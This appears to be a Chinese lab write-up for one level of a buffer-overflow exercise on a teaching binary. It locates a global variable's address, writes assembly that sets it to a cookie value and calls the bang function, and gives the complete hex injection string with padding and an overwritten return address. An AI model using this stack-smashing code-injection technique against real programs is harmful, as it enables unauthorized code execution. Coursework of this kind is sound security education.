本关要求我们在调用bang函数之前修改全局变量**global\_value**的值。可以使用与上一关相同的方法，在输入的字符串中注入恶意代码完成全局变量的修改，然后在call到bang函数当中即可。

在objdump反汇编得到的文件中搜索“global\_value”，可以得到global\_value的全局地址0x6061f0。

编写恶意代码如下：


(cookie=0x2e561bea)

movq $0x6061f0, %r15

movl $0x2e561bea, (%r15)

call bang

通过EDB软件将上述恶意代码编译成机器语言。



因此本关构造的攻击字符串如下：

/\* bad code of asm \*/

/\* movq $0x6061f0, %r15 \*/

/\* movl $0x2e561bea, (%r15) \*/

/\* call bang \*/

49 c7 c7 f0 61 60 00 41 c7 07 ea 1b 56 2e e8 6b d7 d7 aa

/\* complete the string \*/

00 00 00 00 00 00 00 00 00 00 00 00 00

/\* rbp \*/

00 00 00 00 00 00 00 00

/\* ret add \*/

b0 39 68 55 00 00 00 00